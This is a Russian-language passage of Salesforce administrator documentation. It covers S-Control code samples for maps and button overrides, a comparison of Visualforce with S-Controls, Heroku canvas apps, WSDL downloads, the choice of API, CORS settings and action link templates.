Рекомендуем использовать Yahoo! Maps API и поля слияния адреса для счета с целью отображения карты для организации. Воспользуйтесь кодом ниже в элементе S-Control типа «HTML» и добавьте его в макет страницы сведений об организации.

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

## Элементы S-Control, переопределяющие стандартные кнопки и начальные страницы вкладок

### Переопределение действия добавления продукта

При добавлении продуктов в возможности разрешается использовать собственный код вместо стандартной страницы. Рекомендуем использовать пример элемента S-Control ниже для передачи значений данных посредством полей слияния со страницы сведений о записи в настраиваемый элемент S-Control, который переопределяет кнопку **«Добавить продукт»** в связанном списке «Продукты» возможности. Данный тип переопределения поясняет порядок использования полей слияния из основного и подробного объектов в кнопках связанного списка. Например, код ниже содержит поля слияния объекта «Возможность», связанного с продуктами возможности посредством взаимосвязи «Основная — подробная», где он является основным.

```
<html>
<head>
```

```

<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>

```

Чтобы внедрить данную функцию, создайте элемент S-Control типа «HTML» с указанным выше содержимым путем вставки кода в соответствующую область. Затем переопределите действие добавления продукта из объекта «Продукты возможности» посредством элемента S-Control. Данный пример предполагает наличие типов записей для возможностей.



**Прим.:** Данный пример не содержит кода для добавления продуктов. Содержимое из раздела текста только поясняет порядок использования полей слияния объекта «Возможность» из связанного списка «Продукты возможности». Замените раздел текста нужным кодом.

#### Условное переопределение для редактирования интересов

При необходимости выполните условное переопределение стандартного действия путем переадресации на стандартное действие или настраиваемый элемент S-Control (в зависимости от некоторых условий). Например, при редактировании интересов, открытых более 30 дней, может использоваться отдельный элемент S-Control. Используя пример ниже, создайте элемент S-Control для оценки длительности открытия интереса (более 30 дней) и — при положительном результате — выполнения настраиваемого элемента S-Control для редактирования интересов. В противном случае, воспользуйтесь стандартным действием редактирования интересов.

```

<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>

```

Чтобы внедрить данную функцию, создайте элемент S-Control, который должен использоваться для редактирования интересов, открытых более 30 дней. Назовите данный элемент S-Control следующим именем: EditLeadsOpenLongerThan30. Затем, используя пример кода выше, создайте элемент S-Control для определения длительности открытия интереса (более

30 дней) и — при положительном результате — переопределите действие редактирования для интересов посредством элемента S-Control по имени EditLeadsOpenLongerThan30.

Обратите внимание на различия между первым и вторым операторами `if` в примере кода выше. В первом случае используется оператор `if` от JavaScript, выполняющий оценку для обозревателя. Во втором случае используется функция `IF` от Salesforce, выполняющая оценку для сервера и возвращающая отдельное значение (количество дней для открытого интереса или ноль для другого интереса).



**Совет:** Рекомендуем использовать функцию `URLFOR` в данном примере для создания URL-адресов Salesforce вместо ввода отдельных URL-адресов во избежание ошибок их поддержки в выпусках.

Чтобы показать стандартную страницу Salesforce без вызова переопределения, задайте аргументу *без\_переопределения* функции `URLFOR` значение `true`.

При необходимости воспользуйтесь параметром `retURL` функции `URLFOR` для возврата пользователя на страницу сведений после сохранения.

### Переопределение действия редактирования контакта

При редактировании контактов разрешается использовать собственный код. Рекомендуем использовать пример элемента S-Control ниже для передачи значений данных посредством полей слияния со страницы сведений о записи в настраиваемый элемент S-Control, который переопределяет стандартную кнопку страницы сведений.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

Чтобы внедрить данную функцию, создайте элемент S-Control типа «HTML» с указанным выше содержимым путем вставки кода в раздел текста. Затем переопределите действие редактирования контакта посредством элемента S-Control. Данный алгоритм переопределяет действие редактирования контакта во всех областях его использования: кнопка **«Правка»** на странице сведений о контакте, ссылка **«Правка»** в списковых представлениях и ссылка **«Правка»** в любых связанных списках.



**Прим.:** Данный пример не содержит кода для редактирования контактов. Код из раздела текста только поясняет порядок использования полей слияния объекта «Контакт» для отображения сведений о контакте. Замените раздел текста нужным кодом.

### Переопределение действия прерывания для новых организаций

Переопределение стандартных кнопок инициирует отмену их доступности во всей организации Salesforce. При необходимости переопределите стандартное действие и выполните переадресацию на данное действие из элемента S-Control без активации бесконечного цикла. Например, чтобы переопределить кнопку **«Создать»** для организаций,

выполнить собственный настраиваемый процесс и возобновить стандартное действие создания организации без активации бесконечного цикла, воспользуйтесь аргументом *без\_переопределения* функции URLFOR.


```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override. Click OK to continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

Чтобы внедрить данную функцию, создайте элемент S-Control типа «HTML» с указанным выше содержимым. Затем переопределите действие создания организации посредством элемента S-Control.

 **Прим.:** Действие создания не требует кода, поэтому второму аргументу функции URLFOR задается значение `null`. Данный пример не требует входных данных, поэтому третьему аргументу функции URLFOR задается значение `null`. Четвертому аргументу функции URLFOR задается значение `true`, позволяющее пропускать переопределение во избежание активации бесконечного цикла.

Условное переопределение начальной страницы вкладки «Организации»


При необходимости выполните условное переопределение начальной страницы вкладки путем переадресации исходной начальной страницы вкладки на элемент S-Control (в зависимости от некоторых условий). Например, пользователям конкретного профиля может отображаться элемент S-Control вместо стандартной начальной страницы вкладки «Организации». Используя пример кода ниже, создайте элемент S-Control для отображения сведений о сонскателе пользователям с профилем «Специалист по подбору кадров» при открытии вкладки «Организации»; всем другим пользователям будет отображаться стандартная начальная страница вкладки «Организации».

Чтобы внедрить данную функцию, создайте элемент S-Control по имени ApplicantHomePage, содержимое которого должно отображаться специалистам по подбору кадров. Затем, используя код ниже, создайте элемент S-Control типа «HTML» для внедрения логики условного переопределения.

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Затем переопределите вкладку «Организации» для использования приведенного выше элемента S-Control типа «HTML». Данный пример предполагает наличие профиля «Специалист по подбору кадров» в организации.

 **Прим.:** Поля слияния \$Profile доступны только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

## Элементы S-Control, включающие фрагменты

### Включение фрагментов

Включите фрагменты в настраиваемые элементы S-Control для повторного использования общего кода. Пример ниже ссылается на фрагмент, соответствующий верхнему колонтитулу страницы, которая отображает веб-вкладку. Странице будет задан заголовок My Title. Рекомендуем использовать глобальную переменную \$\$Control для обращения к фрагменту. Чтобы внедрить данную функцию, создайте два фрагмента по имени Resize\_iframe\_head и Resize\_iframe\_onload, а также элемент S-Control типа «HTML» по имени Resize\_iframe\_sample, включающий код ниже.

```
<html> <body> {! INCLUDE($$Control.Header_Snippet, [title = "My Title",
    theme = "modern"])} </body> </html>
```

## Поля слияния для элементов S-Control

**!** **Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

Элементы S-Control являются источником содержимого для справки объекта, поэтому их поля слияния или другие функции могут использоваться для индивидуализации справки. Например, добавление имени пользователя на отображаемую страницу справки позволяет настраиваемой справке обращаться непосредственно к пользователю.

### Советы

- Чтобы добавить ссылку на файл, загруженный в поле «Имя файла» как часть настраиваемого элемента S-Control, выберите значение **«Настраиваемый элемент S-Control»** в раскрывающемся списке «Выборить тип поля», а затем выберите **«URL-адрес настраиваемого элемента S-Control»** для получения поля слияния. Поля слияния `{!SControl_JavaCodebase}` и `{!SControl_JavaArchive}` доступны при использовании Java-приложения.
- Чтобы вставить поля слияния, используемые в действиях, выберите пункт **«Событие»** или **«Задача»** в раскрывающемся списке «Выборить тип поля». Система Salesforce автоматически кодирует текст любого поля слияния, добавленного в ссылку.

СМ. ТАКЖЕ:

[Определение настраиваемых элементов S-Control](#)

## Сравнение страниц Visualforce с элементами S-Control

**!** **Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Страницы Visualforce, отличающиеся повышенной производительностью и простым созданием, считаются следующим поколением элементов S-Control и должны использоваться взамен элементов S-Control по мере возможности. В таблице ниже описаны различия между страницами Visualforce и элементами S-Control.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



|  | Страницы <b>Visualforce</b>   | Элементы <b>S-Control</b>   |
|--|---|---|
| <b>Обязательные технические навыки</b>                     | HTML, XML   | HTML, JavaScript, Ajax Toolkit  |
| <b>Стиль языка</b>   | Разметка на основе тегов  | Процедурный код   |
| <b>Модель переопределения страницы</b>                     | Компоновка стандартных и настраиваемых компонентов посредством тегов  | Создание HTML и JavaScript для всей страницы  |
| <b>Библиотека стандартных компонентов Salesforce</b>       | Да  | Нет   |
| <b>Доступ к встроенному алгоритму платформы</b>            | Да, посредством стандартного контроллера  | Нет   |
| <b>Привязка данных</b>                                     | Да<br>Разработчики могут связывать компонент ввода (например, текстовое поле) с отдельным полем (например, «Имя организации»). Значение, сохраненное пользователем в компоненте ввода, также сохраняется в базе данных. | Нет<br>Разработчики не могут связывать компонент ввода с отдельным полем. Чтобы обновить базу данных пользовательскими значениями полей, разработчики должны создать код JavaScript, использующий API.  |
| <b>Наследование таблицы стилей</b>                         | Да  | Нет, таблицы стилей Salesforce добавляются вручную  |
| <b>Соблюдение метаданных поля (например, уникальности)</b> | Да, по умолчанию<br>При попытке сохранения записи, нарушающей уникальность или обязательность атрибутов полей, сообщение об ошибке отображается автоматически, а попытка может быть повторена позже.                    | Да, при кодировании в JavaScript посредством API-вызова <code>describe</code><br>При попытке сохранения записи, нарушающей уникальность или обязательность атрибутов полей, сообщение об ошибке отображается только при наличии кода, созданного разработчиком элементов S-Control и предназначенного для проверки атрибутов. |
| <b>Взаимодействие с Apex</b>                               | Прямое, путем связывания с настраиваемым контроллером   | Косвенное, путем использования методов Apex <code>webservice</code> посредством API   |
| <b>Производительность</b>                                  | Высокая (разметка создается на платформе Force.com)   | Низкая (каждый API-вызов требует полного обхода сервера; производительность определяется уровнем нагрузки)  |

|                    | Страницы Visualforce | Элементы S-Control |
|--------------------|----------------------|--------------------|
| Контейнер страницы | Собственный          | В iFrame           |

СМ. ТАКЖЕ:

[Общие сведения об элементах S-Control Visualforce](#)

## Интеграция приложений в Salesforce

### Общие сведения о средстве предварительного просмотра приложения холста

Средство предварительного просмотра приложения холста — это инструмент разработки, позволяющий открывать неопубликованные приложения холста для предварительного просмотра. Чтобы просмотреть приложение холста, выполните указанные ниже действия.

1. Введите строку «Средство предварительного просмотра приложений холста» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Средство предварительного просмотра приложений холста».
2. Щелкните нужное приложение холста на левой боковой панели. Приложение холста будет доступно в рамке.

Дополнительную информацию см. в [Руководстве разработчика Force.com Canvas](#).

### Быстрый пуск Heroku

Кнопка «Быстрый пуск Heroku» позволяет создать приложение Heroku и соответствующее приложение холста в системе Salesforce. Ниже перечислены поля, доступные для заполнения.

| Поле                       | Описание  |
|----------------------------|---|
| Шаблон                     | Шаблон Heroku, используемый для создания приложения Heroku.   |
| Имя приложения холста      | Имя приложения холста. Максимальная длина: 30 символов.   |
| Имя приложения Heroku      | Имя приложения Heroku. Имя должно начинаться с буквы и может содержать только строчные буквы, цифры, и тире. Данное имя становится частью URL-адреса приложения. Максимальная длина: 30 символов. |
| Описание приложения холста | Описание приложения холста. Данное описание отображается при редактировании приложения холста в   |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Professional Edition** (при использовании API и Force.com Canvas) и **Developer Edition**.


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для доступа к средству предварительного просмотра:

- «Настройка приложения»

И

«Изменение всех данных»

| Поле                     | Описание  |
|--------------------------|---|
| Тип проверки подлинности | <p>системе Salesforce. Максимальная длина: 200 символов.</p> <p>Способ проверки подлинности на платформе Heroku, используемый быстрым пуском для создания приложения холста.</p> <ul style="list-style-type: none"> <li>«OAuth»: использование маркера Heroku, если текущим пользователем выполнен вход на платформу Heroku; в противном случае, инициирование OAuth-процесса Heroku.</li> <li>«Имя пользователя/пароль»: использование имени пользователя и пароля Heroku.</li> <li>«Ключ API»: использование API-ключа Heroku.</li> </ul> |
| Имя пользователя Heroku  | <p>Имя пользователя, используемое для входа в Heroku. Регистрационные данные указанного пользователя используются при создании приложения Heroku.</p> <p> <b>Прим.:</b> Данное поле может содержать не более 30 символов. Если имя пользователя Heroku содержит более 30 символов, введите связанный API-ключ в поле «API-ключ Heroku».</p>  |
| Пароль Heroku            | Пароль, используемый для входа в Heroku.  |
| API-ключ Heroku          | API-ключ, который может использоваться взамен связанного имени пользователя и пароля Heroku. Чтобы получить данное значение, воспользуйтесь страницей My Account платформы Heroku.  |

 **Прим.:** Имя пользователя и пароль Heroku не сохраняются и используются только для безопасного подключения при создании приложения.

СМ. ТАКЖЕ:

[Общие сведения о связанных приложениях](#)

[Создание связанного приложения](#)

## Операционная область поля

Поля, отображаемые на странице «Операционная область поля», используются посредством [операционной области](#).

- При наличии флажка **«Обновлено»** поле обновляется посредством операции DML (например, insert или update). Дополнительную информацию см. в разделе [«Общие сведения о зависимостях»](#) на странице 5980.

При отсутствии флажка **«Обновлено»** поле используется только операционной областью. Например, поле может быть добавлено как часть оператора select.

- При наличии флажка **«Внешний код»** поле выступает в качестве внешнего кода. Поле внешнего кода содержит уникальные идентификаторы записи из системы, находящейся за пределами Salesforce. Поиск значений внешнего кода может быть выполнен на боковой панели, а поле может использоваться в Force.com API. При использовании мастера импорта данных для настраиваемых объектов и решений данное поле позволяет предотвратить создание повторов.

СМ. ТАКЖЕ:

[Общие сведения о зависимостях](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Пакеты AppExchange и Visualforce доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Apex доступен в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange»

Для просмотра зависимостей Apex:

- «Автор Apex»

Для просмотра зависимостей Visualforce:

- «Режим разработчика»

## Загрузка файлов WSDL и сертификатов проверки подлинности клиента Salesforce


Чтобы загрузить документ WSDL, предназначенный для интеграции приложений в систему Salesforce, воспользуйтесь интерфейсом API.

Ниже перечислены доступные типы файлов WSDL.

- **Enterprise WSDL:** данный документ WSDL позволяет создать интеграцию для отдельной организации. Документ Enterprise WSDL является строго типизированным, так как содержит объекты и поля с определенными типами данных (например, `int` и `string`). Документ Enterprise WSDL, загруженный клиентами, должен повторно использоваться при каждом изменении настраиваемых объектов или полей организации или используемой версии интерфейса API.
- **Partner WSDL:** данный документ WSDL позволяет создать интеграцию для нескольких организаций Salesforce, независимо от их настраиваемых объектов или полей. Обычно данный документ WSDL используется партнерами и независимыми поставщиками ПО. Данный документ является слабо типизированным, то есть позволяет изменять имена и значения полей вместо определенных типов данных. Документ Partner WSDL, загруженный клиентами, должен использоваться для каждой версии API только один раз.
- **Apex WSDL:** данный документ WSDL позволяет выполнять или компилировать Apex в другой среде.
- **Metadata WSDL:** данный документ WSDL позволяет переносить изменения конфигурации между организациями и работать с настройками организации как с XML-файлами метаданных.

Чтобы загрузить документ WSDL, выполните указанные ниже действия.

1. Введите строку «API» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «API».
2. Загрузите нужный документ WSDL.
  - Чтобы загрузить документ Enterprise WSDL при использовании управляемых пакетов, установленных в организации, нажмите кнопку **«Создать Enterprise WSDL»**. Система Salesforce предлагает выбрать версию каждого установленного пакета, которая должна содержать созданный документ WSDL.
  - Чтобы сохранить документ WSDL в локальный каталог, щелкните соответствующую ссылку правой кнопкой мыши. При использовании обозревателя Internet Explorer выберите пункт контекстного меню **«Сохранить объект как...»**. При использовании обозревателя Mozilla Firefox выберите пункт контекстного меню **«Сохранить ссылку как...»**.
3. Импортируйте локальную копию документа WSDL в среду разработки.

 **Прим.:** Чтобы выбрать стандартные версии пакета без загрузки документа WSDL, воспользуйтесь разделом «Параметры версии пакета».

При необходимости загрузите сертификат для проверки подлинности организаций Salesforce. Данный сертификат может использоваться для отправки исходящих сообщений бизнес-правил. Данный сертификат позволяет указать, что запрос отправлен системой Salesforce, а не отдельным пользователем. Чтобы использовать сертификаты для установки безопасных подключений посредством других функций Salesforce (например, выноски Apex), воспользуйтесь сертификатами и криптографическими парами Salesforce.

Введите строку «API» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «API», на странице **«Загрузка WSDL»** щелкните правой кнопкой мыши **«Загрузить сертификат клиента»** и сохраните сертификат в соответствующем

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки файла WSDL:

- «Настройка приложения»

месте. Затем импортируйте загруженный сертификат на сервер приложений и настройте данный сервер для проверки сертификата клиента.

СМ. ТАКЖЕ:

[Руководство разработчика Apex](#)

[Руководство разработчика Metadata API](#)

## Какой API следует использовать?

Система Salesforce поддерживает программный доступ к данным организации путем использования простого и надежного интерфейса прикладного программирования.

| API-имя          | Протокол                | Формат данных               | Передача   |
|------------------|-------------------------|-----------------------------|--|
| REST API         | REST                    | JSON, XML                   | Синхронная   |
| SOAP API         | SOAP (WSDL)             | XML                         | Синхронная   |
| Chatter REST API | REST                    | JSON, XML                   | Синхронная<br>(фотографии обрабатываются асинхронно) |
| Bulk API         | REST                    | CSV, XML                    | Асинхронная  |
| Metadata API     | SOAP (WSDL)             | XML                         | Асинхронная  |
| Streaming API    | Bayeux                  | JSON                        | Асинхронная<br>(поток данных)                        |
| Apex REST API    | REST                    | JSON, XML,<br>настраиваемый | Синхронная   |
| Apex SOAP API    | SOAP (WSDL)             | XML                         | Синхронная   |
| Tooling API      | REST или SOAP<br>(WSDL) | JSON, XML,<br>настраиваемый | Синхронная   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования  
интерфейсов API:

- «API включен»

## Когда следует использовать REST API?

REST API — это надежный и удобный интерфейс веб-служб на основе REST для взаимодействия с системой Salesforce.

Преимущества данного интерфейса заключаются в удобстве интеграции и развертывания, поэтому он идеально подходит для использования в веб-проектах и приложениях для мобильных устройств. Однако для обработки большого количества записей рекомендуем использовать Bulk API, который основан на интерфейсе REST и предназначен для обработки больших объемов данных.

## Когда следует использовать SOAP API?

SOAP API — это надежный и удобный интерфейс веб-служб на основе SOAP для взаимодействия с системой Salesforce.

SOAP API может использоваться для создания, извлечения, обновления или удаления записей. Кроме того, SOAP API

поддерживает возможность поиска и выполнения многих других действий. SOAP API может использоваться на любом языке, поддерживаемом веб-службами.

Например, с помощью интерфейса SOAP API можно интегрировать Salesforce в данные из системы планирования бизнес-ресурсов и финансовую систему вашей организации. Также можно передавать в режиме реального времени сведения о продажах на корпоративные порталы, а также добавлять информацию о клиентах в наиболее важные бизнес-системы.

### Когда следует использовать Chatter REST API?

Рекомендуем использовать интерфейс Chatter REST API для отображения данных Salesforce (особенно при использовании мобильных приложений). Отклики локализуются, структурируются для представления и могут фильтроваться по содержанию, необходимому для приложения. Помимо лент, пользователей, групп и отслеживающих Chatter, интерфейс Chatter REST API предоставляет программный доступ к файлам, рекомендациям, темам, уведомлениям, приобретениям Data.com и т. д. Chatter REST API аналогичен интерфейсам API, предоставляемым другими компаниями для лент (например, Facebook и Twitter), но также предоставляет функции Salesforce вне Chatter.

### Когда следует использовать Bulk API?

Bulk API основан на интерфейсе REST и предназначен для загрузки или удаления больших наборов данных. Его можно использовать для асинхронной вставки, обновления, вставки с обновлением, запроса или удаления большого количества записей путем отправки нескольких пакетов. Salesforce обрабатывает пакеты в фоновом режиме.

Тогда как SOAP API разработан специально для клиентских приложений, работающих в режиме реального времени и позволяющих обновить за один раз небольшое количество записей. SOAP API можно использовать для обработки большого количества записей, однако производительность SOAP API резко снижается при загрузке наборов данных с сотнями тысяч записей. Bulk API разработан специально для быстрой и удобной обработки больших наборов данных — от нескольких тысяч до нескольких миллионов записей.

Самый простой способ использования Bulk API — это обработка записей в Data Loader с помощью CSV-файлов. При использовании Data Loader пользователю не придется создавать собственное клиентское приложение.

### Когда следует использовать Metadata API?

Metadata API может использоваться для извлечения, развертывания, создания, обновления или удаления настроек организации. Перенос изменений из безопасной среды или пробной организации в производственную среду — это наиболее типичное применение Metadata API. Metadata API предназначен для управления настройками и разработки инструментов, позволяющих управлять моделью метаданных, а не самими метаданными.

Для доступа к функциям Metadata API можно использовать среду разработки Force.com IDE или средство миграции Force.com Migration Tool. Оба эти средства встроены в верхнюю часть Metadata API и содержат стандартные инструменты Eclipse и Ant (соответственно) для более удобного использования Metadata API.

- Среда Force.com IDE создана на платформе Eclipse для программистов, умеющих работать с интегрированными средами разработки. Она позволяет программировать, компилировать, тестировать и развертывать приложения в одном месте.
- Средство миграции Force.com Migration Tool — это идеальное решение для перемещения метаданных между локальным каталогом и организацией Salesforce посредством использования сценария или командной строки.

### Когда следует использовать Streaming API?

Streaming API может использоваться для получения уведомлений об изменении данных, которые соответствуют заданному запросу SQL.

Интерфейс Streaming API поддерживает активную доставку уведомлений от сервера до клиентского приложения. Рекомендуем использовать Streaming API в приложениях, выполняющих частые опросы. Приложения, которые постоянно опрашивают инфраструктуру Salesforce, расходуют лишние вызовы API и тратят время на обработку. Интерфейс Streaming API сокращает количество запросов, возвращающих пустые результаты, и особо эффективен при использовании с приложениями, которые требуют общего уведомления об изменении данных.

При этом благодаря Streaming API снижается количество вызовов API и повышается производительность.

### Когда следует использовать Apex REST API?

Apex REST API может использоваться для представления классов и методов Apex, поддерживающих доступ внешних приложений к коду посредством архитектуры REST. Интерфейс Apex REST API поддерживает OAuth 2.0 и код сеанса для авторизации.

### Когда следует использовать Apex SOAP API?

Apex SOAP API может использоваться для представления методов Apex в виде интерфейсов API веб-службы SOAP, поддерживающих доступ внешних приложений к коду посредством SOAP.

Интерфейс Apex SOAP API поддерживает OAuth 2.0 и код сеанса для авторизации.

### Когда следует использовать Tooling API?

Используйте Tooling API для интеграции метаданных Salesforce с другими системами. Типы метаданных представляются в виде объектов sObject, поэтому вы можете получить доступ к компоненту сложного типа. Такой доступ на уровне поля ускоряет операции на сложных типах метаданных. Можно также создавать собственные средства разработки для приложений Force.com. Например, используйте интерфейс Tooling API для управления и развертывания рабочих копий классов и триггеров Apex или страниц и компонентов Visualforce. Также с его помощью можно настраивать контрольные точки или маркеры дампов динамической памяти, выполнять анонимные Apex и получать доступ к сведениям о ведении журнала и покрытии кода.

Поддерживается как REST, так и SOAP.



## Использование CORS для доступа к интерфейсам Chatter REST API и REST API

Интерфейсы Chatter REST API и REST API поддерживают CORS. Чтобы получить доступ к данным интерфейсам API из JavaScript в веб-обозревателе, добавьте происхождение, обслуживающее сценарий, в список разрешенных CORS.

**CORS** — это рекомендация W3C, позволяющая веб-обозревателям запрашивать ресурсы из сторонних происхождений. Например, благодаря CORS, сценарий JavaScript, используемый сайтом `https://www.primер.ru`, может запросить ресурс из `https://www.salesforce.com`.

Если обозреватель, поддерживающий CORS, запрашивает происхождение в списке разрешенных CORS системы Salesforce, то система Salesforce возвращает происхождение в HTTP-заголовке `Access-Control-Allow-Origin` наряду с любыми дополнительными HTTP-заголовками CORS. При отсутствии происхождения в списке разрешенных система Salesforce возвращает код состояния HTTP 403.

1. Введите строку «CORS» в поле «Быстрый поиск», затем выберите пункт «CORS».
2. Нажмите кнопку «Создать».
3. Введите шаблон URL-адреса происхождения.

Шаблон URL-адреса происхождения должен содержать протокол HTTPS и имя домена, а также может содержать порт. Система позволяет использовать специальный символ (\*), который должен отображаться перед именем домена второго уровня. Например, `https://*.primer.ru` добавляет в список разрешенных все субдомены `primer.ru`.

Шаблон URL-адреса происхождения может быть IP-адресом. Тем не менее, IP-адрес и домен, принадлежащий данному адресу, не могут иметь одинаковое происхождение и должны быть добавлены в список разрешенных CORS как отдельные объекты.

 **Важное замечание:** Маркер OAuth должен по-прежнему передаваться для соответствующих запросов.

## Шаблоны ссылок действий

Создайте шаблоны ссылок действий в меню «Настройка» для обработки групп ссылок действий с общими свойствами из Chatter REST API или Apex. При необходимости распространите пакетированные шаблоны среди других организаций Salesforce.

Ссылка действия — это кнопка в элементе ленты. Выбор ссылки действия может инициировать открытие веб-страницы, загрузку файла или выполнение вызова API к системе Salesforce или внешнему серверу. Ссылка действия содержит URL-адрес и метод HTTP, а также может содержать сведения о тексте запроса и заголовке (например, маркер OAuth для проверки подлинности). Ссылки действий позволяют интегрировать систему Salesforce и сторонние службы в ленту, предоставляя пользователям возможность повышения производительности и ускорения темпов модернизации.

В данном примере кнопки «Утвердить» и «Отклонить» являются ссылками действий, выполняющими вызовы API к интерфейсу REST API выдуманного туристического веб-сайта для утверждения или отклонения маршрута поездки. При создании маршрута поездки туристический веб-сайт отправляет запрос Chatter REST API на публикацию элемента ленты, содержащего ссылки действий для утверждения или отклонения маршрута менеджером пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, чтения,  
обновления и удаления:

- «Изменение всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: Все  
версии, кроме **Personal  
Edition.**



**Важное замечание:** Ссылки действий — это компонент разработчика. Несмотря на создание шаблонов ссылок действий в меню «Настройка», рекомендуем использовать Apex или Chatter REST API для создания ссылок действий на основе шаблонов и их добавления в элементы ленты.

### Разработка шаблонов ссылок действий

Прежде чем создать шаблон, определите значения, которые должны быть заданы в шаблоне, а также значения, которые должны быть заданы посредством переменных связывания при обработке групп ссылок действий из шаблона.

### Создание шаблонов ссылок действий

Создайте шаблоны ссылок действий в меню «Настройка» для обработки групп ссылок действий с общими свойствами из Chatter REST API или Apex. При необходимости распространите пакетированные шаблоны среди других организаций Salesforce.

### Редактирование шаблонов ссылок действий

Пользователи могут редактировать все поля неопубликованного шаблона группы ссылок действий и связанных шаблонов ссылок действий.

### Удаление шаблонов групп ссылок действий

Удаление шаблона группы ссылок действий инициирует удаление связанных шаблонов ссылок действий и всех групп ссылок действий, обработанных из данных шаблонов. Удаленные группы ссылок действий больше не отображаются в связанных элементах ленты.

### Пакетирование шаблонов ссылок действий

Пакетирование шаблонов ссылок действий способствует их распространению среди других организаций Salesforce.

СМ. ТАКЖЕ:

[https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features\\_action\\_links.htm](https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm)

[https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi\\_features\\_action\\_links.htm](https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm)

